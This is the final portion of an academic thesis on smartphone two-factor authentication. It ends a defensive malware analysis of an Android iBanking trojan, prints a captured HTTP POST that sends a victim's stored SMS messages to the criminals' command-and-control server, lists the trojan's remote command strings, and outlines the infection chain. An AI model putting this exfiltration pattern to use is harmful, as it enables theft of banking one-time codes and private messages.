Listing 6.22: All stored SMS on the device sent via `HTTP POST` to the C&C server

```
POST /iBanking/getList.php HTTP/1.1
Content-Length: 412
Content-Type: application/x-www-form-urlencoded
Host: guniches.net
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

sms_list=%0A%2B79067075145%7C%7C%7Csms+list%7C%7C%7C13-Apr
    -15+%2812%3A28%3A918%29%7C%7C%7C1%0A4346345345%7C%7C%7Ctest+
    igen%7C%7C%7C13-Apr-15+%2812%3A04%3A658%29%7C%7C%7C1%0A4346%7C%7
    C%7Ctest+igen%7C%7C%7C13-Apr-15+%2811%3A55%3A90%29%7C%7C%7C1%0
    A434%7C%7C%7Ctest%7C%7C%7C13-Apr-15+%2811%3A54%3A432%29%7C%7C%7
    C1%0A4346%7C%7C%7CHej+hej%7C%7C%7C13-Apr-15+%2812%3A01%3A334
    %29%7C%7C%7C2&bot_id=370&imei=000000000000008

HTTP/1.1 200 OK
Date: Mon, 13 Apr 2015 12:48:10 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.28
Vary: Accept-Encoding,User-Agent
Content-Length: 2
Keep-Alive: timeout=1, max=100
```

```
Connection: Keep-Alive
Content-Type: text/html

OK
```

Listing 6.23: Command-like strings found in `em.smali`

```
const-string v2, "sms start"
const-string v2, "sms stop"
const-string v2, "call start"
const-string v2, "call stop"
const-string v2, "change num"
const-string v0, "sms list"
const-string v0, "call list"
const-string v0, "start record"
const-string v0, "stop record"
const-string v0, "sendSMS"
const-string v0, "contact list"
const-string v0, "wipe data"
const-string v0, "ping"
const-string v0, "checkurl"
const-string v0, "adddomain"
const-string v0, "get images"
const-string v0, "get place"
const-string v0, "get apps"
const-string v0, "start record call"
const-string v0, "stop record call"
const-string v0, "greed "
```

When testing the `call start/stop` command and emulating an incoming telephone call to the device, an error was displayed saying that a call forward was not possible, shown in figure 6.8. Some commands, such as `get images`, `get place` and `start/stop record`, did not appear to have been implemented since they did not generate any network traffic, but could certainly be implemented and functioning in other variants of this malware.

6.4.5 Discussion

Some questions arise after analysing the application:

- How is a victim infected by the malware?
- Why is the fake OTP codes generated by the malware sent to the C&C?
- How is an actual attack on a victim carried out?

To be able to answer these questions, some research on previous samples of iBanking analysed by others had to be done. As reported by Symantec [34] and Webroot [35], the iBanking types of malware has been up for sale for up to $5000 and can be tailored to fit the needs of the customer. In this case, the malware has been

designed to imitate a Facebook authenticator and to be localised in Czech, but other variants may disguise themselves as e.g. antivirus applications [21]. Also the malware capabilities reported are in line with what was discovered in this analysis.

Welivesecurity.com seems to have come across a sample that operates similarly to the one analysed in this thesis. It is suggested that the victim has to become infected by the Windows trojan `Win32/Qadars` that performs a Man-in-the-Browser attack[5] targeting, in this case, Facebook. This will result in a malicious popup window appearing when the victim browses `facebook.com` that lures him or her to download the Android trojan from a site not affiliated with the Google Play Store. This is how users actually get infected. The popup windows in the victim's browser will then wait for an activation code that the Android trojan recently downloaded needs to generate. This explains why the fake OTP was sent to the C&C server as displayed in listing 6.17. If the victim succeeds in doing this, he or she will be redirected to the real Facebook page.

Based on the work of [21] and this analysis, a summary of how an attack is carried out with this particular Android trojan is described below.

1. A victim's Windows machine is infected by the Windows trojan `Win32/Qadars` which performs a Man-in-the-Browser attack by using JavaScript webinjection.

2. When the victim attempts to browse Facebook, a fake page is displayed. This page prompts the victim to download a new software tool that is a part of Facebook's new "extra safety protection system". This is actually the iBanking trojan. The download link to the trojan can be sent to the victim via SMS if the user enters his or her telephone number.

3. To be able to bypass the fake page and continue to the actual Facebook website, the victim needs provide an "Activation Code". This code can only be generated by the smartphone trojan once it has been installed installed on the victim's phone. The victim is instructed to accept the Device Administrator request that the trojan prompts for.

4. When the victim has entered the "Activation Code" generated by the trojan, he or she is directed to the real Facebook website. Since the trojan is now installed on the smartphone it has gained control over some functionality such as SMS- and phone handling. The victim does not have to further interact with the app after this stage.

5. The criminals are now able to send remote commands to the smartphone in order to harvest sensitive information such as SMS contents and contacts information, as was demonstrated in the analysis. If SMS interception is enabled, all text messages will be redirected to the C&C server of the criminals. The goal is to capture OTPs sent via SMS from some Czech bank in order to gain access to a user's online banking account.

[5] `http://en.wikipedia.org/wiki/Man-in-the-browser`

6.4.6 Analysis Conclusions

The Android trojan analysed in this chapter is a variant of the iBanking trojan family. It disguises itself as a Facebook authenticator and relies on other, Windows specific, malware in order to lure the victim into installing it on his or her device. To the victim, the app iappears to be a well designed, functioning authentication software for their Facebook account. After installation, the malware starts background services that listens for commands delivered via SMS from a russian telephone number, hardcoded in the app. These command-SMS are hidden from the victim and depending on the contents of it, it can e.g. send a complete list of all of the victim's stored SMS to a C&C server och redirect phone calls to other receivers than the victim. The goal of the malware is to intercept OTPs sent as an authentication method from the victim's bank and instead deliver them to the criminals; providing them with access to the victim's bank account.

Chapter 7
Conclusion

In this thesis, three 2FA methods for smartphones were discussed, analysed and compared against each other. A malware analysis of an Android banking trojan targeting the mTAN was also carried out in order to gain a deeper understanding of how malware on smartphones operate.

Two out of three 2FA methods analysed in this thesis were built solely for use on smartphones. The one that was not, mTAN, did not make the transition to the smartphone environment very well and SMS should not be considered a suitable medium for sensitive security information anymore. On feature phones, the only attack vector that existed was to eavesdrop the telephone network itself, an attack that would still be possible to carry out, but is not very probable since attackers need to be close to the victim geographically speaking. Instead it is possible for modern smartphone operating systems to provide permissions to third party developed apps to intercept all SMS traffic if permission is granted. This allows for installation of better SMS managing apps, but also for SMS reading malware.

Mobile BankID builds on existing PKI to provide secure authentication for Swedish users on some web services. It has a easy-to-use interface with a 6-digit PIN and is recommended to be used in conjuction with SSL to secure its data communication. The identity of the user is certified by his or her bank by the banks possession of a valid, CA signed, certificate. While being very resistant to phishing methods and malware by not having to deal with OTPs, it does require data connectivity and a valid *BankID*, that could be revoked at any time, issued by the bank. Many, if not all, web services that uses Mobile BankID also omits the use of the username and password combination in favour of *personnummer* as identifier. This could arguably weaken the first factor since the complete *personnummer* of a user could be easier to find out than a password.

TOTP and the Google Authenticator is an implementation of RFC6238 and is widely available as a means for authentication on web services. Once setup, it generates OTPs that remains valid for a short amount of time and will function without the need of Internet access. If implemented correctly, it is resistant against replay- and bruteforce attacks. But since it deals with OTPs, the risk of phishing-like attacks or, theoretically, complex smartphone malware is present even though no such attacks has been found during the writing of this thesis.

The case study in this thesis provided a glimpse into the world of smartphone trojans and shows just how powerful smartphone malware could become. Authen-

tication by SMS should therefore be left as a method of the past and a method of the old feature phone. TOTP and Mobile BankID are built from the ground up for smartphones and with security in mind, thus making them the most sensible choice for two-factor authentication purposes. Even though no malware targeting these two methods has been found through public sources, this could rapidly change if suddenly the mTAN method is abandoned by service providers. Newly discovered malicious software should continuously be analysed and the results published as to inform the public how to counter these threats. And as current malware often exploits the user's trust by disguising itself, educating users about these threats is of great importance.

Bibliography

[1] "Alcatel-lucent report on malware in 2014 sees rise in device and network attacks that place personal and workplace privacy at risk | alcatel-lucent." `http://www.alcatel-lucent.com/press/2015/alcatel-lucent-report-malware-2014-sees-rise-device-and-network-attacks-place-personal-and-workplace`, 2 2015. (Visited on 27/05/2015).

[2] K. Labs and INTERPOL, "Mobile cyber threats," 10 2014. (Visited on 21/05/2015).

[3] C. Funk and M. Garnaeva, "Kaspersky security bulletin 2013. overall statistics for 2013 - securelist," 12 2013. (Visited on 21/05/2015).

[4] A. Dmitrienko, C. Liebchen, C. Rossow, and A.-R. Sadeghi, "Security analysis of mobile two-factor authentication schemes," *Intel Technology Journal, ITJ66 Identity, Biometrics, and Authentication Edition*, vol. 18, July 2014.

[5] J. Li, D. Gu, and Y. Luo, "Android malware forensics: Reconstruction of malicious events.," in *ICDCS Workshops*, pp. 552–558, IEEE Computer Society, 2012.

[6] M. Sikorski, *Practical malware analysis the hands-on guide to dissecting malicious software*. San Francisco: No Starch Press, 2012.

[7] S. Mohite and P. R. Sonar, "A survey on mobile malware: A war without end," 2014.

[8] P. Schartner and S. Bürger, "Attacking mtan-applications like e-banking and mobile signatures," 2011.

[9] E. D. Cristofaro, H. Du, J. Freudiger, and G. Norcie, "Two-factor or not two-factor? A comparative usability study of two-factor authentication," *CoRR*, vol. abs/1309.5344, 2013.

[10] J. Brainard, A. Juels, R. L. Rivest, M. Szydlo, and M. Yung, "Fourth-factor authentication: Somebody you know," in *Proceedings of the 13th ACM Conference on Computer and Communications Security*, CCS '06, (New York, NY, USA), pp. 168–178, ACM, 2006.

[11] D. M'Raihi, S. Machani, M. Pei, and J. Rydell, "Rfc 6238 - totp: Time-based one-time password algorithm." `https://tools.ietf.org/html/rfc6238`, 5 2011. (Visited on 21/05/2015).

[12] J. Davis, "Two factor auth list." https://twofactorauth.org/. (Visited on 21/05/2015).

[13] A. Gonsalves, "iphone 6 fingerprint scanner found accurate enough for apple pay | cso online." http://www.csoonline.com/article/2687372/data-protection/iphone-6-fingerprint-scanner-found-accurate-enough-for-apple-pay.html, 09 2014. (Visited on 15/06/2015).

[14] D. Gilbert, "iphone 6 touch id fingerprint scanner hacked days after launch." http://www.ibtimes.co.uk/iphone-6-touch-id-fingerprint-scanner-hacked-days-after-launch-1466843, 09 2014. (Visited on 15/06/2015).

[15] V. Matyás, Jr. and Z. Ríha, "Biometric authentication - security and usability," in *Proceedings of the IFIP TC6/TC11 Sixth Joint Working Conference on Communications and Multimedia Security: Advanced Communications and Multimedia Security*, (Deventer, The Netherlands, The Netherlands), pp. 227–239, Kluwer, B.V., 2002.

[16] "Mobilt bankid." https://support.bankid.com/sv/bankid/mobilt-bankid, n.d. (Visited on 21/05/2015).

[17] N. Elenkov, *Android security internals an in-depth guide to Android's security architecture*. San Francisco, CA: No Starch Press, 2015.

[18] "Riktlinjer för mobilt bankid till förlitande part." https://www.bankid.com/assets/bankid/rp/riktlinjer-foer-mobilt-bankid-till-foerlitande-part-1-0-7.pdf, 6 2013. (Visited on 21/05/2015).

[19] "ibanking: Exploiting the full potential of android malware | symantec connect community." http://www.symantec.com/connect/blogs/ibanking-exploiting-full-potential-android-malware, 5 2014. (Visited on 21/05/2015).

[20] T. Brewster, "ibanking: Is this the most sophisticated android malware? | know your mobile." http://www.knowyourmobile.com/android-apps/malware/22199/ibanking-most-sophisticated-android-malware, 5 2014. (Visited on 21/05/2015).

[21] J.-I. Boutin, "Facebook webinject leads to ibanking mobile bot." http://www.welivesecurity.com/2014/04/16/facebook-webinject-leads-to-ibanking-mobile-bot/, 4 2014. (Visited on 21/05/2015).

[22] R. Holly, "Security researcher responds to carrieriq with video proof | mobile | geek.com." http://www.geek.com/mobile/security-researcher-responds-to-carrieriq-with-video-proof-1445097/, 11 2011. (Visited on 21/05/2015).

[23] I. Goldberg and M. Briceno, "Gsm cloning," 4 1998. (Visited on 21/05/2015).

[24] F. van den Broek, "Eavesdropping on GSM: state-of-affairs," *CoRR*, vol. abs/1101.0552, 2011.

[25] U. Meyer and S. Wetzel, "A man-in-the-middle attack on umts," in *Proceedings of the 3rd ACM Workshop on Wireless Security*, WiSe '04, (New York, NY, USA), pp. 90–97, ACM, 2004.

[26] "Iso 9241-11:1998 ergonomic requirements for office work with visual display terminals (vdts) – part 11: Guidance on usability," 1998. (Visited on 21/05/2015).

[27] "Phishing - wikipedia, the free encyclopedia." `http://en.wikipedia.org/wiki/Phishing`, n.d. (Visited on 21/05/2015).

[28] "Try face unlock - nexus help." `https://support.google.com/nexus/answer/2781894?hl=en`, n.d. (Visited on 21/05/2015).

[29] piraterex, "[android][guide]hacking and bypassing androi... | android development and hacking | xda forums." `http://forum.xda-developers.com/showthread.php?t=2620456`, 1 2014. (Visited on 21/05/2015).

[30] M. Brewis, "How to unlock an android phone/tablet - pc advisor." `http://www.pcadvisor.co.uk/how-to/google-android/3424220/how-unlock-android-phone-tablet/`, 2 2013. (Visited on 21/05/2015).

[31] "Common issues with 2-step verification - accounts help." `https://support.google.com/accounts/answer/185834?hl=en`, n.d. (Visited on 21/05/2015).

[32] "Frequently asked questions about two-step verification for apple id - apple support." `https://support.apple.com/en-us/HT204152`, n.d. (Visited on 21/05/2015).

[33] M. Parkour, "Contagio mobile." `http://contagiominidump.blogspot.se/`. (Visited on 21/05/2015).

[34] S. S. Response, "ibanking: Exploiting the full potential of android malware | symantec connect community." `http://www.symantec.com/connect/blogs/ibanking-exploiting-full-potential-android-malware`, 5 2014. (Visited on 21/05/2015).

[35] D. Danchev, "Cybercriminals release new commercially available android/blackberry supporting mobile malware bot - webroot threat blog." `http://www.webroot.com/blog/2013/10/25/cybercriminals-release-new-commercially-available-androidblackberry-supporting-mobile-malware-bot/`, 10 2013. (Visited on 21/05/2015).

Appendix A
Glossary

2FA Two-Factor Authentication

OTP One-Time Passcode

TOTP Time-based One Time Password Algorithm

mTAN Mobile Transaction Authentication Number

PKI Public Key Infrastructure

OOB Out-Of-Band

MitM Man-in-the-Middle

C&C Command and Control